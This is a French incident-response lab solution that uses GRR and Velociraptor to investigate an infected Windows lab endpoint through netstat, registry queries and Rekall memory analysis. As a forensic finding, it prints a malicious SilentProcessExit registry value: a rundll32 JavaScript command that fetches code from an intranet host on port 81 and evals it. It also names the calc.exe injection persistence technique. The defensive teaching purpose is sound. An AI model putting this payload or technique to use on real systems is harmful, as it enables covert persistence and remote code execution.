IF Name	Mac Address	Addresses
Intel(R) 82574L Gigabit Network	08:58:56:91:c8:e0	10.100.11.101 Fe80:0000:0000:0000:58d1:0002:dbf

Correction : tâche 1

- Cliquez sur **Full Details** pour une représentation plus détaillée des informations initiales acquises. Vous pouvez également parcourir les mêmes informations collectées à des dates plus anciennes et les utiliser comme référence.
- Pour commencer à collecter des informations importantes sur ce point de terminaison, telles que les communications avec d'autres points de terminaison, les ports d'écoute, etc., vous pouvez utiliser les GRR **flows**. Pour cela, cliquez sur **Start new flows**.




Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Par exemple, pour répertorier toutes les connexions réseau actives sur ce point de terminaison, vous devez aller dans **Network** → **Netstat** et appuyer sur **Launch**.



Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Pour collecter les résultats, vous devez cliquer sur **Manage launched flows** puis cliquer sur le flux lancé.

The screenshot shows the GRR web interface. The top navigation bar includes the GRR logo, user information (User: admin), a timestamp (2019-01-03 01:09:31 UTC), a search box, and a notification icon. The left sidebar contains various management options, with "Manage launched flows" highlighted in blue. The main content area displays a table of active flows. The first row of the table is highlighted with a red border, indicating it is the selected flow. Below the table, the "Results" tab is selected, showing the details for the "Netstat" flow.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:3E3BCE86	Netstat	2019-01-02 16:32:30 UTC	2019-01-02 16:43:47 UTC	admin
✓	H:C24BB171:hunt	Interrogate	2019-01-01 16:46:20 UTC	2019-01-01 16:58:30 UTC	GRRWorker
✓	F:1CFB0352	RecursiveListDirectory	2018-12-27 18:29:30 UTC	2018-12-27 18:29:44 UTC	admin
✓	F:D0593BC9	RecursiveListDirectory	2018-12-27 18:28:30 UTC	2018-12-27 18:28:33 UTC	admin
✓	F:8339A868	ListDirectory	2018-12-27 18:28:11 UTC	2018-12-27 18:28:14 UTC	admin

Name	Netstat
Flow ID	F:3E3BCE86
Creator	admin
Start Time	2019-01-02 16:32:30 UTC
Last Active	2019-01-02 16:43:47 UTC
State	TERMINATED

Arguments

Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Il vous sera très probablement présenté deux pages de résultats, mais le résultat le plus curieux est celui ci-dessous.

The screenshot shows the GRR web interface. At the top, it displays 'User: admin', the date '2019-01-03 01:24:33 UTC', a search box, and a red button with the number '2'. The left sidebar contains navigation options like 'Host Information', 'Start new flows', 'Browse Virtual Filesystem', and 'Manage launched flows' (which is highlighted). The main area shows a table of active flows:

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:E59E36E0	Netstat	2019-01-03 01:23:44 UTC	2019-01-03 01:23:54 UTC	admin
✓	F:C755C95A	Netstat	2019-01-03 01:17:56 UTC	2019-01-03 01:22:10 UTC	admin
✓	F:3E3BCE86	Netstat	2019-01-02 16:32:30 UTC	2019-01-02 16:43:47 UTC	admin
✓	H:C24BB171:hunt	Interrogate	2019-01-01 16:40:20 UTC	2019-01-01 16:58:30 UTC	GRRWorker

Below the table, a detailed view of the selected flow is shown. The 'Payload' section is highlighted with a red box:

Timestamp	2019-01-03 01:23:53 UTC	
Family	INET	
Type	SOCK_STREAM	
Local address	Ip	10.100.11.100
	Port	49708
Remote address	Ip	10.100.11.250
	Port	81
State	ESTABLISHED	
Pid	5252	
Process name	rundll32.exe	
Payload type	NetworkConnection	

Correction : tâche 1

- L'interaction avec un autre point de terminaison intranet (10.100.11.250) peut ou non être anormale, mais rundll32 impliqué dans une connexion à distance sur le port 81 est certainement étrange. Gardez cette découverte à l'esprit pour plus tard.

Si vous ne trouvez pas le résultat ci-dessus, le timing était mauvais (la connexion est devenue inactive). Ne vous inquiétez pas, vous pouvez toujours identifier qu'il y a quelque chose qui ne va pas avec rundll32, en cliquant sur **Start new flows**, en naviguant vers **Processus** -> **ListProcesses** et enfin en cliquant sur **Launch**.

En parcourant les résultats dans la zone Gérer les flux lancés et en accédant à la deuxième page des résultats, vous verrez rundll32 exécuter un code curieux et essayer de se connecter à la machine intranet 10.100.11.250.

- N'hésitez pas à naviguer et à "jouer" avec tous les flux GRR disponibles, mais gardez à l'esprit que certains résultats peuvent prendre très longtemps pour atteindre le serveur GRR et que GRR en général peut parfois être bizarre.

Activité n° 1

Utilisation de GRR


Correction : tâche 1

- Qu'en est-il du registre ? Essayons de tout lister sous l'emplacement :

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion

(qui, comme mentionné dans le premier module, est généralement utilisé abusivement par les attaquants pour déclencher des logiciels malveillants).

- Pour ce faire, cliquez sur **Start new flows**, puis accédez à **Registre -> RegistryFinder**.



Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Maintenant, remplacez ce qui est inclus dans le rectangle rouge ci-dessous par :

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/*, faites défiler vers le bas et appuyez sur **Launch**.

Les résultats apparaîtront dans la zone **Manage launched flows**, comme nous vous l'avons montré précédemment. Il faudra un certain temps avant que les résultats n'atteignent le serveur GRR.

- Vous pouvez consulter les résultats en cliquant dessous.

Value	
<u>Payload</u>	<u>Stat entry</u>
	<u>Aff4path</u> aff4:/C.268e0cf7baa7e530/registry /HKEY_LOCAL_MACHINE/SOFTWARE /Microsoft/Windows/CurrentVersion /AccountPicture
	<u>St mode</u> d-----
	<u>St size</u> 4
	<u>Pathspec</u> Path REGISTRY /HKEY_LOCAL_MACHINE /SOFTWARE/Microsoft /Windows/CurrentVersion


Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Vous serez redirigé vers **Browse Virtual Filesystem**, où vous pourrez approfondir vos recherches.
- Par exemple, si vous vouliez approfondir AccountPicture, la première chose que vous verriez, c'est qu'il semble être vide.



Activité n° 1

Utilisation de GRR

Correction : tâche 1

- Il n'est pas vide cependant, mais pas encore analysé/demandé. Pour l'analyser/le demander, il suffit d'appuyer sur le bouton d'actualisation et d'attendre.



- Le contenu apparaîtra alors (le cas échéant).



Correction : tâche 1


- En enquêtant sur tous les résultats, vous ne trouverez rien de suspect.
- Si vous démarrez un nouveau flux et spécifiez
HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/*

dans **RegistryFinder** cette fois, vous trouverez quelque chose de vraiment suspect dans les résultats. Plus précisément, étudiez le résultat suivant (situé dans la deuxième page des résultats), en cliquant dessus.

Payload	Stat entry		
		<u>Aff4path</u>	aff4:/C.268eccf7baa7e530/registry /HKEY_LOCAL_MACHINE/SOFTWARE /Microsoft/Windows NT/CurrentVersion /SilentProcessExit
		<u>St mode</u>	d-----
		<u>St size</u>	4
		<u>Pathspec</u>	Pathtype REGISTRY /HKEY_LOCAL_MACHINE /SOFTWARE/Microsoft /Windows NT/CurrentVersion /SilentProcessExit Path options CASE_LITERAL

Correction : tâche 1

- Pour approfondir la recherche, vous devez d'abord le localiser dans le menu déroulant sur la partie gauche de l'écran, comme suit.



The screenshot displays the GRR (GRR - Rapid Response) interface. The left sidebar shows a navigation menu with 'Browse Virtual Filesystem' selected. The main pane shows the registry path: registry > HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows NT > CurrentVersion > SilentProcessExit. The 'SilentProcessExit' folder is highlighted in the left sidebar. The main pane shows a table with one entry: calc.exe, 4 bytes, snapshot taken on 2018-12-27 at 16:28:32 UTC.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	calc.exe	4			2018-12-27 16:28:32 UTC

Activité n° 1

Utilisation de GRR



Correction : tâche 1

- Cette entrée calc.exe est certainement suspecte. Examinez-le plus en détail, en double-cliquant d'abord dessus, puis en cliquant sur le bouton d'actualisation comme vous l'avez fait précédemment.
- Une fois les derniers résultats arrivés, vous verrez ci-dessous.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

- Maintenant, si vous cliquez sur l'entrée MonitorProcess, vous verrez ci-contre.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

+ STAT

Registry type	REG_SZ
Pathtype	REGISTRY
Pathspec Path	/HKEY_LOCAL_MACHINE/SOFTWARE/Windows NT/CurrentVersion/Silent/calc.exe/MonitorProcess
Path options	CASE_LITERAL
Registry data	c:\windows\system32\rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttp= new%20ActiveXObject("WScript.Shell");[h.Open("GET","http://10.100.11.250:81/connect",false);h.Send= h.ResponseText:eval(B)]

Correction : tâche 1

- *rundll32* exécutant du code JavaScript est mal intentionné à 99 % (et c'est pourquoi le point de terminaison communiquait avec la machine intranet 10.100.11.250 sur le port 81).
- La recherche des emplacements de registre entiers peut être fastidieuse et inefficace, vous serez familiarisé avec les emplacements de registre et les techniques de persistance de registre les plus couramment utilisés. Une telle connaissance accélérera les choses.
- Les configurations de registre conçues pour être utilisées pour le dépannage et le développement sont désormais un moyen de persistance secrète en raison du manque de visibilité des outils de sécurité comme Autoruns.

Correction : tâche 2

- Nous supposons que vous êtes maintenant capable de collecter des informations initiales et importantes sur les points de terminaison, en utilisant à la fois la fonction "d'interrogation" des clients GRR et des flux GRR, alors allons droit au but.
- Pour répertorier les processus en cours d'exécution de ce point de terminaison, cliquez sur **Start new flows**, puis accédez à **Processus -> ListProcesses** et enfin cliquez sur **Launch**.



Correction : tâche 2

- Vous verrez des résultats similaires à ceux ci-dessous dans la zone Gérer les flux lancés (après environ 10 minutes).


Pid	376
Ppid	288
Name	winit.exe
Exe	C:\Windows\System32\winit.exe
Cmdline	winit.exe
Ctime	1546480038000000
Username	NT AUTHORITY\SYSTEM
Status	running
Nice	128
Cwd	C:\Windows\system32
Num threads	1

Pid	680
Ppid	1948
Name	calc.exe
Exe	C:\Windows\System32\calc.exe
Cmdline	calc
Ctime	1546480258000000
Username	ELS-CHILD\Administrator
Status	running
Nice	32
Cwd	C:\Windows\system32
Num threads	8

Payload

Correction : tâche 2

- Ce qui semble intéressant, c'est que `calc.exe` est en cours d'exécution. Bien sûr, cela pourrait être quelque chose de bénin, mais les attaquants abusent souvent des processus `calc.exe` et `notepad.exe` pour y injecter du code malveillant (et le faire ressembler à un processus Windows légitime). Pour inspecter ce qui a été chargé dans/par `calc.exe`, vous avez besoin d'un outil d'analyse de la mémoire. Heureusement, GRR propose une analyse de la mémoire à distance en utilisant le framework `Rekall`.
- Vous pouvez le faire en cliquant sur **Start new flows**, puis en naviguant vers **Memory** → **AnalyzeClientMemory** et enfin en spécifiant le plugin `Rekall` que vous souhaitez exécuter et quelques arguments, avant d'appuyer sur **Launch**, comme suit.



Activité n° 1

Utilisation de GRR



Correction : tâche 2

- Dans ce cas, nous avons spécifié le plug-in `ldrmodules` `Rekall`, destiné spécifiquement au processus `calc.exe` [la criminalistique de la mémoire n'est pas couverte en détail dans ce cours (notre cours THP couvre ce sujet), mais il est bon de connaître toutes les capacités du framework GRR].
- Si vous le faites, vous verrez des résultats similaires à ceux ci-dessous dans la zone **Manage Launched flows** (après quelques minutes).

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin
⬆		ldrmodules	2019-01-03 16:56:00 UTC	2019-01-03 17:10:11 UTC	GRRM...

<code>tool_name</code>	rekall								
<code>plugin_name</code>	ldrmodules								
<code>tool_version</code>	1.7.2.rc1								
Table:									
<code>divider</code>	<code>_EPROCESS</code>	<code>base</code>	<code>in_load</code>	<code>in_load_path</code>	<code>in_init</code>	<code>in_init_path</code>	<code>in_mem</code>	<code>in_mem_path</code>	<code>n</code>
["p", "Inspecting Pid 680"]									
Render all the data... (May take a while)									
<code>Payload type</code>	RekallResponse								
<code>Timestamp</code>	2019-01-03 02:48:17 UTC								

Correction : tâche 2

- Maintenant, cliquez sur **Render all the data**.
- Vous aurez comme résultat quelque chose de similaire à ce qui suit.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin

<i>tool_name</i>	rekall
<i>plugin_name</i>	ldrmodules
<i>tool_version</i>	1.7.2.rc1
Table:	
divider	_EPROCESS
<i>name</i>	_EPROCESS
<i>type_name</i>	_EPROCESS
<i>vm</i>	WindowsAMD64PagedMemory@0x001A7000 (Kernel AS@0x1a7000)
	<i>Parent_PID</i> 1948
	<i>Name</i> calc.exe
	<i>base</i>

Correction : tâche 2

- Enfin, si vous parcourez tout ce qui a été chargé, vous devriez remarquer ce qui suit :

	Creation_Ti me	2019-01-03 01:50:58 UT C					
	File_Name	\Device\HarddiskVolum e2\Windows \System32\c alc.exe	531452198 912	true	C:\Windows\Microsoft.Ne t\assembly\GAC_MSIL\S ystem.Management.Auto mation\v4.0_3.0.0.0_31 bf3856ad364e35\System .Management.Automation n.dll	false	reason
Cybox	TrustedPath	C:\Windows \System32\c alc.exe					
	Image_Info type	ProcessObj: ImageInfoTy ne					

System.Management.Automation.dll est en fait la DLL responsable de chaque opération PowerShell. Qu'est-ce que ça veut dire? Cela signifie qu'un code malveillant basé sur PowerShell a été injecté dans *calc.exe* (au cours de la partie 2 de cet atelier, vous apprendrez à identifier exactement le code PowerShell qui a été injecté).

Comment ce point final a été infecté en premier lieu, vous pouvez vous demander. Examinez de plus près le répertoire **Downloads**, au cas où quelque chose de malveillant aurait été téléchargé et exécuté.


Activité n° 1

Utilisation de GRR



Correction : tâche 2

- Pour cela, cliquez sur **Browse Virtual Filesystem**, puis double-cliquez sur fs -> os -> C: -> Users -> Administrator.ELS-CHILD -> Downloads et enfin cliquez sur le bouton refresh, comme vous l'avez fait précédemment.
- Une fois que le dernier contenu du répertoire est retourné (après quelques minutes), vous devriez voir ci-dessous.



Activité n° 1

Utilisation de GRR



Correction : tâche 2

- Le programme d'installation du client GRR et un fichier .xlsx sont inclus. Examinons de plus près ce fichier .xlsx.
- Pour ce faire, cliquez sur le fichier .xlsx, cliquez sur **Download**, faites défiler vers le bas et enfin cliquez sur **Re-Collect from the client**.

Icon	Name
	GRR_3.2.2.0_amd64.exe
	desktop.ini
	xlsx-14c58e3894258c54e12d52d0fba0aafa258222ce9223a1fdc8a946fd169d8a12.xlsx

Download

Download (0 bytes)

Or by using command line export tool:

```
/usr/bin/grr_api_shell 'http://10.100.11.122:8000' --exec_code 'grrapi'
```

Re-Collect from the client



Activité n° 2

Utilisation de VELOCIRAPTOR

Compétences visées :

- Connaissance aisée des stratégies de réponse aux incidents
- Utilisation pratique des Framework de réponse aux incidents (VELOCIRAPTOR)

Recommandations clés :

- Se référer au cours
- Bien suivre les étapes du TP
- Consulter la documentation officielle



5,5 heures

Activité n° 2

Utilisation de VELOCIRAPTOR



Description de l'atelier :

Cet atelier reprend là où s'est arrêtée l'activité 1 :

- Un autre point de terminaison Windows affecté (WIN10.els-child.eLS.local) existait dans le même sous-réseau intranet (10.100.11.0/24), qui était surveillé non pas par GRR, mais par le framework Velociraptor IR.
- Velociraptor est basé sur GRR, mais dispose de fonctionnalités supplémentaires, telles que la possibilité d'exécuter à distance (ou localement) des requêtes Velocidex Query Language (VQL) et une meilleure surveillance des événements.
- Votre mission est toujours la même. Vous êtes appelé pour identifier ce qui se passe réellement à l'intérieur du point de terminaison WIN10.els-child.eLS.local, mais cette fois, vous devrez tirer parti des capacités du framework Velociraptor.

Activité n° 2

Utilisation de VELOCIRAPTOR



Objectifs d'apprentissage

- L'objectif d'apprentissage de cet activité est de vous familiariser avec Velociraptor, afin d'effectuer des activités IR plus rapides et plus efficaces.
- Plus précisément, vous apprendrez à utiliser les capacités de Velociraptor afin de :
 - ✓ Avoir une meilleure visibilité sur un réseau
 - ✓ Répondre aux incidents rapidement et efficacement
 - ✓ Exécuter à distance des requêtes Velocidex Query Language (VQL) et extraire des données critiques.
- Au cours de l'activité, vous aurez l'occasion de détecter des logiciels malveillants sans fichier et des techniques de persistance furtive, sur un réseau hétérogène et de type entreprise.

Activité n° 2

Utilisation de VELOCIRAPTOR



Configuration réseau et identifiants

vncviewer 10.100.11.121 ← Pour les machines basées sur Linux tvnviewer.exe, Hôte distant : 10.100.11.121 ← Pour les machines basées sur Windows.

Une route statique a été configurée, afin que le répondeur aux incidents puisse interagir avec les points de terminaison sur le sous-réseau 10.100.11.0/24.

- Pour vous connecter au panneau d'administration Velociraptor (après vous être connecté au serveur Velociraptor via VNC comme mentionné ci-dessus) :
 1. Ouvrez un navigateur Web
 2. Accédez à localhost:8889
 3. Soumettez les informations d'identification suivantes : admin/analyste

Activité n° 2

Utilisation de VELOCIRAPTOR



Tâches

- Avant de procéder à l'analyse d'un incident ou d'identifier une anomalie, certaines informations requises doivent d'abord être recueillies. Ces informations sont les interactions réseau, les ports d'écoute, les processus en cours d'exécution, les services en cours d'exécution, les utilisateurs connectés, etc. N'hésitez pas à les prolonger.
- Tout d'abord, utilisez les capacités intégrées de Velociraptor pour collecter rapidement autant d'informations initiales que possible sur ce point de terminaison. Ensuite, essayez d'identifier tout ce qui est suspect ou qui s'écarte de la norme. Notez que le point de terminaison dispose de la journalisation PowerShell ScriptBlock.

Astuces :

1. La persistance peut également être obtenue en créant des services malveillants
2. Essayez d'extraire les journaux liés à PowerShell via le client Velociraptor

Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Au moment où un client Velociraptor fait un rapport à un serveur Velociraptor, le point de terminaison comportant le client Velociraptor est interrogé. « L'interrogation » est un processus Velociraptor qui collecte efficacement les informations initiales sur les points finaux.
- Tout d'abord, une fois que vous êtes connecté au panneau d'administration de Velociraptor (vous trouverez des informations sur la procédure à suivre ci-dessus, dans la section **Network Configuration & Credentials**), vous pouvez répertorier tous les clients Velociraptor déployés en cliquant sur **Search box** et en appuyant sur rien d'autre que **Enter**.



Activité n° 2

Utilisation de VELOCIRAPTOR



Correction

- Si vous le faites, le résultat ci-dessous vous sera présenté :

